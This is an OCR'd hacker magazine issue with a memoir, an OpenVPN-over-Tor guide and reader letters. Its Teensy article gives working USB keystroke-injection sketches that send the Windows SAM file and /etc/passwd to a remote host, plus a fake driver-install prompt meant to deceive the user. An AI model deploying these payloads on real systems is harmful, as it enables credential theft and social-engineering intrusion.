
After my divorce, I decided to go back to school. So I got my A+ certification on DOS/Windows. Since my reintroduction to computers was largely because of the Internet, I studied HTML. My cousin had a Compaq with Windows 95 and was on the Internet, so I went to her house to see what this was. I got hooked and had to get a PC. I bought an Inteva (I think) that had a 133 MHz processor with Windows 98 and signed up for a dial-up account with a local provider. That led to a 350 MHz IBM and a DSL connection at 1.5 then 3 and eventually 6 Mbps. I was back into computers. One day while surfing, I found this interesting quiz about relationships. So, applying what I knew about HTML, I pulled the source code and modded the CGI script so I'd get the results emailed to me. I put the new page up on a hosting site, emailed the link to a girl I was seeing, and waited. She took the quiz and I got the results. It is amazing how honest people can be on the Internet and not in a relationship.

The Game Changer

After ten years, I was out of the grocery business. I met a PC tech who came into the store to fix our Electronic Benefit Transfer (EBT) point of sale computer; it allowed us to take food stamp cards. I asked him if they were hiring and got an interview. I was hired as a field tech working noon to midnight on call. With my mornings free, I enrolled at ITT. I wanted to continue with programming, but the classes started later in the year, so I went to networking. I graduated with honors. My son brought a letter home asking for volunteers to teach after school, so I offered HTML. I taught basic HTML to 15 kids. Of course, one kid asked me about hacking. I told him my credo - hacking is applied knowledge; learn the system and then you can decide how to use it. I found teaching very fun and rewarding.

The systems engineer position opened at the main office, and the guy vacating the position told my bosses I'd be a good replacement for him, having had a few computer conversations with him previously. I interviewed and got the position. I was brought in in the middle of a statewide Windows XP roll out. No problem, I finished that and got settled in to office life, sitting around surfing the net, fixing the occasional PC, and doing a little programming. I started as a contact point for the field techs. The position eventually morphed into supporting the office systems since the guy that had that position wouldn't show up until after lunch. People in the office preferred my deskside manner anyways. This guy got into computers when he volunteered in the army for a project that he parlayed into this job, which amazes me because I had to help him with a lot of things, like the day corporate took down the DHCP server. Later, our manager decided to go after more work, but our field techs were lacking some skills, so they setup an A+ and Network+ classes. They hired a local college teacher to give classes to the techs. I became the teacher once again, helping out the ones that couldn't pass the test.

Today I work for another company, still considered a field tech, but I have more responsibilities. I work in an office but visit remote sites and fix networks and PC issues. My hardware collection has grown to at least eight PCs and five laptops, and a slew of other gadgets. I am still learning - in this field it is learn or become obsolete, like my first desktop. I still fish too, not as much as I'd like to. Through it all, I'm always looking at how I can apply my knowledge to make things better.



The Security Funnel: When OpenVPN Meets Tor

by Wananapaoa Uncle

```
#include <std-disclaimer.h>
#include <do-it-at-your-own-risk.h>
#include <play-fair.h>
```

About

We want privacy. We really care about it, and that's why we protect our data with encryption by using PGP, SSL, and VPNs. We trust our encryption schemes, so we are pretty comfortable with them, especially while using open source software. But sometimes we don't care enough about the fact that even if the conversation or data flow is garbled, the two parties are known to the eavesdroppers. This is what we are talking about here.

Meet OpenVPN

I'm not going to explain here the details of OpenVPN. There are dozens of well-written references on the net, so I'll concentrate on the concepts.

OpenVPN is open source software that lets you establish secure VPN tunnels between two endpoints or two networks. Not very new as a concept itself, but OpenVPN has several advantages for security conscious users, primarily one: you can spelunk the source code. In real world most people won't, but lots of people have done it and it seems to be a pretty safe software. Also, it is thought to use certificate-based authentication of both parties, although it can use other methods.

Another big advantage of OpenVPN is its simple networking requirements: it just needs a port from the client to the server, be it a TCP or UDP one, and, even better, the port can be forwarded through several layers of NAT without problems. Lots of open source firewalls integrate OpenVPN servers and client for a simplified setup. Basically, you can reach your home network from any connected spot in the world, and be confident your traffic is safe. Another big feature of OpenVPN is that it is run on all of the major computing platforms around.

Meet Tor

Tor is open source software used to create a network over another one, for example the Internet. It is not a VPN mechanism because it aims at obtaining another goal: creating a path from a client to the server, where neither knows the IP address of the other. Moreover, no one on the Internet can have complete visibility over the two parties of the communication; the client connects to an "entry node" and the communication to the final host is performed by an "exit node." The path between is handled by several hosts that cryptographically "see" only their adjacent neighbors.

Matching It All Up

So, after these very brief introductions, we can state that OpenVPN is aimed at secure communications and Tor towards anonymity. What we want to do is mix up the things and be able to connect to our OpenVPN servers through Tor, for example, when we are (uninvited) guests of some guy's network who could have sniffers plugged in somewhere.

We need some technical insights on the workings of Tor. It is based on a technique called "onion routing" that is necessary to achieve anonymity, but also disrupts the normal way IP packets are routed since routing information is stored in upper (cryptographically secured) protocol layers. So to gain access to the Tor network, you need special software. This comes in the form of the Tor executable/daemon that on one side connects to the Tor network, and on your side presents itself as a

SOCKS proxy. SOCKS proxies (https://en.wikipedia.org/wiki/SOCKS) existed long before Tor and implement a generic method to relay network connections.

The good news is that differently from, say, HTTP proxy, SOCKS ones are generic enough to let you pass level 4 protocols without knowledge about upper level ones. For example, you need a specialized HTTP proxy to support HTTP 1.1 specifications, but SOCKS proxy can relay SSH v1-2-whatever as well as FTP, for example.

The bad news is that to make use of SOCKS proxies, each client application must specifically support it: your web browser, SSH client, FTP client, and so on need to have some form of "SOCKS proxy configuration," be it a dialog box or a setting in the configuration file/command line.

There is also another option: using transparent gateways (like Torbox, for example). They have some nice points and some negative ones. The biggest negative I found is that they hide some important things you must know for your security. And we do want to know how stuff works, so refer to https://trac.torproject.org/projects/tor/wiki/doc/TorBOX if you're interested.

Back to good news. Our good friend OpenVPN does support SOCKS proxy and, at the time of this writing, version 2.2 supports version 5 SOCKS in a stable manner.

If you read the OpenVPN documentation (which I hope you do), you know that probably there are advantages in using the UDP protocol as transport. Again, the bad news is that Tor only supports TCP connections. To be honest, Tor also adds some performance penalty to the whole thing, so you probably won't notice any difference in using TCP for OpenVPN.

Now, to make a long story short, to set it all up:

1. You must create an OpenVPN server configuration file using the `proto tcp` option.
2. Create the appropriate client configuration file using `proto tcp-client`. Test that it works the direct way.
3. Set up Tor to run. This can be on your local machine or on a remote host, preferably on your LAN. If you used the defaults, you'll have it listen on loopback address (127.0.0.1) and port 9050 (TCP of course).
4. Go back to your OpenVPN client. You can modify the configuration file or launch the executable using parameters, so:
   - If running on Windows, the easiest way is to use the OpenVPN GUI icon in your tray bar (it is installed by the package you download). Right click it, select `Proxy settings`, then `Manual configuration` and tick `SOCKS Proxy`. Enter `127.0.0.1` for the address and 9050 for the port, or the address and port of your Tor proxy if not installed on the local host.
   - If running some sort of *nix, just add `--SOCKS-proxy 127.0.0.1 9050` to your command line.

On any platform, adding `SOCKS-proxy 127.0.0.1 9050` to the config file will persist the setting.

Starting the connection will spit you the confirmation that you're going through the proxy, hence via the Tor network:

```
TCPv4_CLIENT link remote:
➥ 127.0.0.1:9050
[MyOwnCA] Peer Connection
➥ Initiated with 127.0.0.1:9050
```

Plan B

There's another Tor feature that can be handy: hidden services. If you need to publish a generic service, say SSH or web, you can configure your Tor client to expose them, just by indicating the listening port and the destination host:port, like any home firewall. There are a couple of interesting differences:

- Tor gives your service a special name, which is reachable only from the Tor network. This is not per se a security feature, as anyone on the Tor network can connect to it, but lessens the extent of probes to your service that come from the Internet by drone port scanners. If you ever had SSH on a standard port, you'll find your logs filled with fake root login attempts.
- It works behind NAT and dynamic IPs, since it is the Tor client that performs an outgoing TCP connection to the Tor network.

So, having the Tor client running on a machine on your network (not necessarily the one where you run OpenVPN), you can just add these two lines to your torrc file:

```
HiddenServiceDir /var/torhsvcs/hs0
HiddenServicePort 3000 127.0.0.1:
➥2000
```

We have "/var/torhsvcs/hs0" (on Windows you can use something like c:\torsvc\hs0) being

the directory in which Tor will create two files: one containing the private key for your service (you must keep it safe!) and one "hostname" containing one line with the Tor pseudo name of your service, just like "58ewjwefj6ka030.onion". This will be the name of your service to put into the OpenVPN client "remote" line. You must have a different directory for each hidden service. Please read carefully considerations about DNS and torified services in the Tor docs, as name resolution alone can disrupt your privacy.

With those two lines, after you start Tor, it will listen (see second line) on port 3000 for a Tor connection to that strange ".onion" name, and redirect all traffic to 127.0.0.1 port 2000, where you presumably made OpenVPN listen. Again, you can use `192.168.3.7:2500` to redirect traffic to an internal machine on your network having OpenVPN listen on port 2500 of host 192.168.3.7.


The advantage of using hidden services in this setup is that you did not expose the OpenVPN service to the Internet, but only to the Tor network. The disadvantage is that your client always needs to be connected to the Tor network to perform a connection, so even when you are connected to legitimate networks, you cannot directly set up an OpenVPN. It's up to you. Normally, Tor hidden services are configured so that neither the client nor the server know each other's IP. That, in our case, may be a plus or a minus.

Conclusions

Both OpenVPN and Tor are sophisticated tools. Their sites (`http://www.openvpn.net` and `https://www.torproject.org`) contain lots of configuration examples and, especially for Tor, a lot of caveats you must understand in order for your privacy to be respected. Please read them carefully.

After reading, understanding, and setting up the whole thing, you may benefit both from secure and anonymous access to your network, even when you're "leasing" an untrusted connection.

Tactical Teensy Rapid Recon



by chap0
contact.chap0@gmail.com

The Teensy device is a powerful piece of hardware. With all of the awesome things that can be produced with it, even though I may not be using it to its full potential, it caught my attention when it made its debut with the Social Engineer Toolkit (SET) and keyboards being plugged into victim machines gaining a remote shell. Of course, I thought this was awesome, but in the end I was not satisfied with SET automating all the work for me. I wanted to know the code that was programming the Teensy device and the more uses that could come forth from it. It was not a lack of understanding of which payloads I was choosing with SET and the execution of it all; it just did not feel unique, or as open minded. In other words, everyone is "popping shell" nowadays! Shell is great but what about long term? What if the Teensy was leveraged more towards an information gathering tool for long term plots of attacks? A good example is gathering credentials of users to use over time to gain access to do more information gathering, while being undetected because of the use of valid credentials. I would like to see the Teensy utilized in such a way that an attack happens quickly and undetected, because even

a Meterpreter shell can still be seen in logs with Meterpreter as the user agent. But if an attacker would use ftp, tfpt, or even better ssh with commands for quick recon payloads, this will likely cause less attention. Another great point is, with payloads such as the ones in SET, most require user interaction on the attacker's side. What if you are a one man show? You cannot be at two places at once. If your shell gets killed before you can interact with it: game over for you, not the user. With the Teensy, you can automate payloads to quickly upload certain files or folders from victim machines - no need for user interaction. Don't get me wrong at all - SET is a great tool. It is just great to see other pieces of code and the Teensy come together. I will not be going into major details about the hardware specs, though I do believe that information is important. Also, this was not meant to be a walk through of using or programming the Teensy device.

First off, the way I am utilizing the Teensy device will be with the Teensyduino add-on used with the Arduino software. This allows us to run sketches (the name that Arduino uses for a program) on the Teensy device. The Arduino programming language is based off of C and C++. This also allows the Teensy to get utilized, disguised, and programed as a USB HID (Human Interface Device), which makes this attack so successful because as soon as the device is plugged into the machine, it is recognized as a mouse or keyboard. After this, it launches whatever commands an attacker programmed into it. This is awesome. The major problem is you must either social engineer someone to plug in a device or have physical access to the machine you wish to run your program on. This may be simple to get around, as you can disguise the Teensy as a flash drive, keyboard, mouse, etc. The options are endless with all the types of USB devices out on the market now. Just buy something that is USB compatible and done. At this point, the targets for an attacker are endless and the sky is really the limit on what she may want to deliver, depending on how much time an attacker wants to put into their code.

The Teensy can be utilized and programmed as if you were typing at the keyboard. This makes things simple, fast, and reliable since the commands will probably run faster then you can type.

Some major benefits of the Teensy could be:

- Not much time to deliver attack, script out with the Teensy
- Have physical access but do not want to cause too much attention
- Teensy can be disguised as another device

A major flaw:

- *Must have physical access,* but being creative can get around this because everyone wants a USB joystick....

So what would make it worthwhile for an attacker to utilize one of these devices in this manner? As I mentioned, options can be endless. For starters, if the machine you are attacking is a Windows machine running as admin user, you may be able to add your own user. Or possibly disable settings or services such as firewall or AV and configure other built-in services such as telnet to accompany that newly added user. A good example for targeting a Linux box is gaining configuration files such as /etc/passwd which is readable by everyone. You could create a custom payload that would copy this file and upload it via ftp to your server, which would enumerate the users on that machine. Or you may want to snatch other configurations on a Linux machine that would be useful, such as certain settings on the machine (an example could be an Apache config file). Files and services such as these are very valuable and gain a wealth of knowledge about the targeted environment or specific machine. From here you could probably build attacks on top of attacks as well. Instead of just launching one simple attack, you could launch multiple attacks in one shot, almost like chained attacks.

Code Examples

Here I have put together some very basic sample code that illustrates some examples that may be programmed to the Teensy.

In this code, it is clear to see what is being executed. Basically, on the victim machine when this code is programmed to the Teensy device, it will utilize the tfpt protocol on Windows to upload the existing repair sam file in the "c:\windows\repair" directory, which most of the time contains the users' current user names and passwords.

```
void setup() {}
void loop ()
{
  delay(5000);
  CommandAtRunBar("cmd");
  delay(5000);
  Keyboard.print("cd C:\\
➥ WINDOWS\\repair\\\n");
```

```
  delay(5000);
  Keyboard.print("tftp
➥ 192.168.0.3 PUT sam sam\n");
  delay(9000000);

}

//From Irongeek for the commands
➥ on the keyboard...
void CommandAtRunBar(char
➥ *SomeCommand){
Keyboard.set_modifier(128);
➥ //Windows key
Keyboard.set_key1(KEY_R);
➥ // use r key
Keyboard.send_now();
➥ // send strokes
Keyboard.set_modifier(0); //prep
➥ release of control keys
Keyboard.set_key1(0); //have to do
➥ this to keep it from hitting key
➥ multiple times.
Keyboard.send_now(); //Send the
➥ key changes
delay(1500);
Keyboard.print(SomeCommand);
Keyboard.set_key1(KEY_ENTER);
Keyboard.send_now();
Keyboard.set_key1(0);
Keyboard.send_now();
}
```

In this code is an example payload targeting a Linux machine uploading /etc/passwd file via scp to a remote server:

```
void setup() {}
void loop ()
{
  delay(5000);
  Command("konsole");
  delay(8000);
  Keyboard.print("scp /etc/
➥passwd chap0@192.168.0.8:/home
➥/chap0/\r\n");
  delay(5000);
  Keyboard.print("password\r\n");
  delay(9000000);

}

void Command(char *SomeCommand){
Keyboard.set_modifier(
➥ MODIFIERKEY_ALT);
Keyboard.set_key1(KEY_F2);
Keyboard.send_now();

Keyboard.set_modifier(0);
Keyboard.set_key1(0);
Keyboard.send_now();

delay(1500);
Keyboard.print(SomeCommand);
Keyboard.set_key1(KEY_ENTER);
Keyboard.send_now();

Keyboard.set_key1(0);
Keyboard.send_now();

}
```

Other useful things that I have placed in other pieces of code (which is a good idea while you disguise the Teensy as another device) include creating a vb script message box asking the user to "Wait while device drivers are installed" or anything along these lines. This is extremely useful when you do not have control over exactly what is happening and you social engineer a user into plugging in the device, because if the device is interrupted, the program may not fully execute properly.

So inputting commands and echoing something along the lines of:

```
x=msgbox("Please wait while new
➥ device drivers are installed"
➥,0, "Welcome to Driver
➥ Installer")
```

to a .vbs file before the payload is executed will hopefully fool a user enough to not interact with the machine while your payload is being delivered.

Hopefully, you received some good from this article. In general, this just shows what kind of basic programs can be used with the Teensy to gather valuable information on a victim machine or environment. It would be ideal to eventually gather plenty of small simple sketch-ups together and create a mini framework of Teensy payloads or something along those lines. Maybe in the near future....

Resources

Teensy or Teensy++ device: `http://www.pjrc.com/teensy`

Teensy loader app: Used to communicate with the Teensy device: `http://www.pjrc.com/teensy/loader.html`

For Linux users, you must put the udev rules in /etc/udev/rules.d/ for the Teensy device: `http://www.pjrc.com/teensy/49-teensy.rules`

And finally, the Teensyduino software add-on: `http://www.pjrc.com/teensy/teensyduino.html`

Intercepts

Propositions

Dear *2600*:

I'm from Microsoft User Research and we're interested in sponsoring the *2600* Seattle Monthly Meeting. What we do is look for tech events to attend to recruit participants for our usability studies. We would hand out sign-up forms to those interested in participating. Then they turn in a completed form for a swag or are entered into a raffle.

Would this be something you'd be interested in having us do? If so, we can provide some kind of sponsorship.

More about our program: Have you ever wanted to talk to someone behind the technology you use? Now's your chance. Microsoft User Research conducts end-user research on all Microsoft products. Complete a sign-up form to be contacted for user research studies that match your experience and interests. You'll impact tomorrow's technology, plus get your choice of a Microsoft gratuity item as a thank you for your time. Help Microsoft understand your needs, and help shape the future of technology.

Lauren

Yeah, see, the thing is, this is so far from what one of our meetings is all about that we're pretty sure you've never actually gone to one of them. And, if you have, you definitely need to listen harder to hear what goes on there. It's not about marketing or filling out forms or any of that crap that people have been after us for since the beginning. We talk about technology, sure, but in a critical and analytical way that isn't designed to promote or help one particular corporation or entity. We also experiment, try stuff that isn't in the manual (and sometimes stuff that is strictly "forbidden"), and we often break things. But just as often, we design new things. So we believe there's plenty there for anyone who's interested in learning - and even corporate and government types are welcome to join in the dialogue. But we don't suggest attempting to recruit or get us to promote whatever it is you're selling. You might not like what you hear.

Dear *2600*:

If anyone is interested, we would like to hire you to find a hacker who is pretending to be a large, local employer. The hacker is sending a pre-employment document to persons at random. His document requests personal information and, you guessed it, the personal information is then used basically for identity theft.

For your information, I am a patent and trademark attorney. I have no interest in your or your group's activity, and have nothing to do with any enforcement group. This is purely a civil matter of stopping this person/company. We fully expect to pay for your services if you are interested. Thank you.

Dave

What we're interested in is how you think this has anything at all to do with hackers. What you describe is so incredibly simple that almost anybody (or even an automated script) could easily pull it off. Perhaps if you did show some interest in our activities, you might realize what we're actually all about and what we're not. Apart from correcting the constant misperception of what hackers do, we spend time educating people on how to actually protect their identities and other private information. Filling out unsolicited forms with personal information is high up on our list of things not to do. Teaching people that simple practice is how you stop this guy, girl, bot, whatever. And that advice is a freebie.

Dear *2600*:

Hi, I would like to meet someone of the group Toronto to do a consultation. I have some technical questions that only an advanced or medium hacker can answer. Is it possible can I meet someone in Toronto before their schedule?

Ryan

We're all out of advanced hackers but we do have a few mediums left. Is there a reason you can't just come to the meeting and talk to people there? We don't normally go for pre-meeting consultations and the like. We suggest just showing up on the first Friday and talking to as many people as you want. You may be surprised by what people know, regardless of how you label them.

Inequity

Dear *2600*:

As a British citizen, I too am worried at all these white collar criminals being exported to America - especially as it is one way traffic mostly. Do the Americans want our dangerous criminals? No. Are they willing to give us theirs, if we were stupid enough to want them?

tony

It's not about the so-called "dangerous" criminals, at least not the ones that the average person would consider dangerous. It's about those that the governments would like to be able to control and intimidate. Since those in power have a tough time dealing with the borderless world of the Internet, what better way to impose their will than to simply work out a system where offenders can be sent to foreign countries to face prosecution, even if they've never actually set foot in those countries? It's easy to see the insanity of such a system when it affects your own country and your fellow citizens wind up being sent abroad to answer charges - which may or may not even be crimes where they live. If this were to start actually happening to U.S. citizens, we're certain there would be a whole lot more outrage being expressed around here.

Dear *2600*:

I just got the 29:2 issue the other day and, unfortunately, it sat on my desk for a day and a half while I argued with All Twits & Turkey's and Comcasting monopolies. When I got to it, the first thing I saw was the editorial "Scales of Inequality." I am absolutely appalled that such a travesty can occur. We are not supposed to be the world's policeman and it harms our image each time we push another country into denying their citizen his/her rights just to satisfy us, especially when we may have absolutely no evidence. If we did, it would indeed be another story.

The really frightening part of the article is that it isn't even the tip of the iceberg and what is being done here at home with the connivance of Congress and the MPAA/RIAA mafia is beyond reasonable. It is a greed-based symptom of the encroaching totalitarian shift in our once semi-benevolent government. The fact that O'Dwyer didn't even break his country's laws, nor is it established that his actions were in fact illegal (if they become so, Goddess help us all, no one else will) in the U.S., such actions by the U.S. (or can we say it softly, the MPAA/RIAA mafia in the background) government is abominable. They are asking for foreign governments to sanction us and make it clear to the rest of the world that we have lost control of our alleged republic. Franklin was once asked what kind of government they had created and his answer was words to the effect, "A republic ma'am, if you can keep it." He was right and we've lost it. The O'Dwyer case is just a blatant example of what has become of what was once a government of law, not vested interest and corruption.

Captain V. Cautious

Dear *2600*:

I will try to keep this short, informative, and possibly rant free.

Ever since being an exchange student in 2001 in your lovely country, I am hooked on your magazine. I discovered it inside a lovely bookstore somewhere in downtown Sacramento between the usual suspects. When leaving for Germany, I was afraid of losing access to my precious source of entertainment, sarcasm, and information regarding topics very dear to my heart. And so it happened, since, after all, there were and still are no other distribution channels of the (physical) edition here in Germany. Having no access to a credit card at that point in time, I had no means of acquiring my much needed and anticipated quarterly fix. As soon as I could legally do that, I asked myself how to improve this sad situation. Subscriptions to the rescue, you said, and so I happily complied, of course including overseas charges which I happily paid. Finally, I could delve into my beloved *2600* again, happy times. After doing so for, if I remember correctly, six plus years (only lovely Mary knows for sure), you started putting out digital editions, which I of course had to try out. This is where the actual reason for this letter to you starts.

So here it comes:

1. If you have your Kindle registered in the U.S., you lose not only your subscriptions once you move it to another country, you also lose access to all already purchased issues on that subscription (needless to say, this happened to me once I moved my Kindle to the German store). This is bad policy at best and completely unjustifiable at worst. Even moving your Kindle back to the U.S. does not give you access to old issues on past subscriptions (but they do show you that you were once subscribed and even give you a purchase history).

2. Subscriptions (if they exist in your country) and single editions (at least used to) differ in device availability.

3. Subscriptions and single editions differ. For example, there seems to be no nice Table of Contents in single editions as I was used to from the subscriptions. Why is that?

4. On a positive note, I have never experienced any problems with missing images when receiving an issue using 3G on my Kindle here in Germany. Gotta have some luck at least.

I really do not care for the price difference between dollars and euros or subscriptions and single editions. I am aware of the fact that most,

if not all, of the above is not your fault but Amazon's. I am merely trying to raise awareness and persuade you to investigate further. If none of this is news to you or other readers of this fine magazine, please feel free to send this letter straight to nirvana - your /dev/null will probably be happy to devour it.

It is completely understandable if this letter won't make it into the next (or any) issue, but still, please make people aware of the complications with Amazon (and probably other digital retailers as well), as the current state of affairs is no longer acceptable.

I am looking forward to any kind of response, the possibility to someday buy digital editions or subscriptions directly from your store, your cunning and sarcastic comments as well as any form of ridicule you care to throw into my way.

So much for short, informative, and rant free.

An avid reader and caring supporter
linhat

You are 100 percent correct in your observations and dissatisfaction. These are issues we are aware of and are constantly pressuring Amazon to fix. (Actually, we're not so sure about the Table of Contents not appearing in single editions - we'll check into that as we hadn't heard about it before.)

As the content provider, we absolutely do not want readers' content to be restricted based on where they happen to be in the world. We give full permission to readers to transfer back issues to subsequent devices or to preserve them if the country they live in changes. Since we've gone on the record as saying this and since such restrictions continue, on whose behalf are they being imposed? We've come across similar policy when trying to purchase MP3s on an Amazon store in a different country. It's simply blocked, even if the content isn't available anywhere else, even if the creator of the MP3 says they don't want such a restriction. This is precisely the type of thing we were fighting in our DMCA lawsuit back in 2000 with the MPAA. Restrictions that prevent consumers from reading, listening to, or watching content that they are purchasing are simply insane and need to be curtailed. But this will only happen if a broad base of consumers and content providers speak up.

All of that said, we are rather fond of the Kindle and what it can do. Its ease of use and global reach has such amazing potential. But, like anything else, shortsighted policies can easily drown the flames.

Dear *2600*:

Several months ago, I wrote to inform you about the continuing practice at a local Barnes and Noble bookstore. Your publication sits directly next to *Make Magazine*, and is almost always displayed with only the spine visible. *2600* is the only publication I have ever seen there that is displayed in this manner. I have corrected it in the past, and spoken with the publications manager about it.

Today, when I saw the covers (again) hidden, I requested to speak with the publications manager. He/she was not available, so I showed the issue to the information kiosk employee. She shrugged, and said, "That's just where they live. There's not space for them any other way." When I mentioned that this may be of interest to the publishers and editors of the mag, she shrugged again. "It's always been that way. They were displayed that way at my old store, too."

Thought you should be aware that this is considered acceptable standard practice by Barnes and Noble employees at store #2832 in Lakewood, Washington.

ghostguard

It seems a bit odd that there wouldn't be room for our magazine "any other way" when it's smaller than other magazines that aren't displayed with only their spine showing. And we don't have much of a spine, either. There's no way you could tell what magazine's spine you were looking at, unless everyone knew that we were the only magazine that was consistently displayed sideways. Perhaps this employee used to work in the book department where spines have things written on them and are easy to make out. We'll contact these folks and see if they really intend to continue displaying us this way. If so, we'll suggest they display all of their magazines this way, just to be fair. Maybe then, the dawn of realization will finally arrive in Lakewood.

Reader Thoughts

Dear *2600*:

I have been a viscous reader for the past five minutes and feel compelled to send you an email. What you are doing with this quarterly is essential to me, as you all have given me a little stream of knowledge, an opening into the hacker culture. With (future) meetings and otherwise, I now sheathe my Photoshop and type some code to become proficient at this sort of thing, though I fear that your magazine will make me an addict who spreads some new custom GUI on my UNIX/sh toast every morning. Is it possible for your magazine to be a drug? Only time will tell, as I have been a reader for seven minutes now.

ziroha

Technically, you were a reader for five minutes and a writer for two. But who's counting? (It took a half hour to come up with the reply, incidentally.)

Dear *2600*:

Will sending a letter to you multiple times ensure publication?

ziroha

It will more likely ensure that your future email goes directly to a black hole. And you don't want to know what we do with physical mail that gets sent to us more than once.

Dear *2600*:

I am curious about what is necessary to obtain a classified ad in your publication. I am a friend of a 23-year-old incarcerated hacker and he would like me to post something in your magazine in his stead. If you can point me in the right direction to obtain this information, it would be most appreciated.

Jeff

The instructions are pretty clear on our Marketplace page in any issue. You have to be a subscriber (or be acting on behalf of one) in order to take out a free ad. And we can edit or cut them at our discretion, so try and keep it within the boundaries of something that would be of interest to hackers. While we would love to be able to offer this to our many Kindle subscribers, we have yet to devise an effective system, as we don't receive subscriber information from Amazon, meaning there's no way to verify subscriptions. We're open to suggestion on ways to handle this.

Dear *2600*:

OK, what is going on there in New York?! Now, in 29:2, you have forgotten to italicize your reply to Rob's letter on page 46. Sheesh!!! First you try to turn back the clock with the "9 instead of 29" incident of 2012 (29:1, page 65), now it's the italics. What do you have against italics?! Looks like y'all could use some help there!

John Schmitt

It's somehow heartening to know that our readers will never allow us to get away with anything. Either we got 29:3 right or he hasn't finished reading that one yet.

Dear *2600*:

This may be a question for your editor or illustrator of the magazine, but why is there no page 33 in the majority of the magazines? There is something funky about the orientation of the page 33 in a lot of the issues I own. In one case (I believe 22:2), it even says "enough already."

Can you please enlighten me?

Brad

This goes back to a dark period in our history immediately following the Y2K disaster. Our page numbers were simply not prepared and we had particular problems with Page 33, which took us a number of years to get fixed. It could have been worse, but we haven't quite figured out how.

Dear *2600*:

I have to admit that I accidentally stumbled upon your magazine one night while looking for free magazines on Amazon. I'm typically a *Cosmo/Vogue* kind of girl, but when I saw the title *Hacker Quarterly,* it piqued my interest. I'm not super tech savvy - perhaps a little more knowledgeable than the average 30-something professional and mom of two toddlers. My first computer was a TRS-80 Model 4 and my first recollection of really using the Internet was in early 2000 with eBay when I sold a Game Boy that I won in a contest I didn't remember entering. My first experience of "hacking" (if you can even call it that) was copying the source code of eBay auction pages and making minor changes here and there to the HTML coding to make it my own. It was trial and error at first, but soon I had auction pages that looked as good as the people who paid for auction templates with all the bells and whistles. Now, for readers of *2600,* this is probably laughable, but for me it was so empowering because I had just outsmarted eBay's attempt to sell me something I could now get for free.

Anyways, I discovered (quite by accident) how to score two issues of *2600* Kindle edition for free. 1) Go to Amazon and sign up for an account; 2) Go to the Kindle store and search for *2600 Magazine*; 3) Order the magazine for the 30-day trial at the end of the quarter (i.e., September 25th); 4) Cancel your subscription before your 30 days is up and you'll have received the summer issue and the fall issue for free. This method works with other magazines too.

Thank you for a great magazine. Very well written and, even though a majority of the time I have no clue what the authors are talking about (unless I Google it), I'm hooked. I have already ordered several back issues and, although I had originally planned on canceling my subscription as soon I received my two free magazines, I'm happy to say that I am now a proud *2600* Kindle subscriber. Oh, one more thought. I noticed that my back issues of *2600* Kindle version allow me to bookmark just like a book, however my subscription does not. I wonder why that is.

Baby E

It's possible to get all sorts of things for free using similar manners to those you point out, but at some point we hope people realize that the small cost of our magazine is well worth it. The same should hold true for anything you value. Supporting its existence will ensure that it's around in the future. If we lived by these rules, there would probably be a whole lot less crap in the world. As for your bookmark issue, the way it works currently is that the subscription issues are actually put together differently than the back issue ones. It's mostly transparent to the reader, but it's a lot

of extra work for us. And, as you noticed, there are some interface issues that have yet to be worked out. But we're optimistic that this technology will continue to improve and that readers who notice such things will be the ones helping to shape the direction it moves in.

Dear *2600*:

I'm a long time reader (lifetime subscription) and have never sent any story as I am not the best at writing. However, I recently found a little interesting fact.

I was looking for a new service that would provide a blend between a private forum and a Twitter type stream with a mobile app for my small group of techie friends to use. There are a few popping up now such as glassboard.com and everyme.com, the former being a little immature (especially with its web client) and the latter being the focus of this tip.

EveryMe claims on its front page "We also guarantee your privacy," but, as you will quickly see, that text counts for very little.

After a few months of testing the service, it became apparent that, when posting a picture, it was loaded directly onto the Amazon content delivery network "CloudFront." The file name and hence URL initially appeared to be somewhat random which is an attempt to give some "security through obscurity," but, of course, we all know there is no such thing!

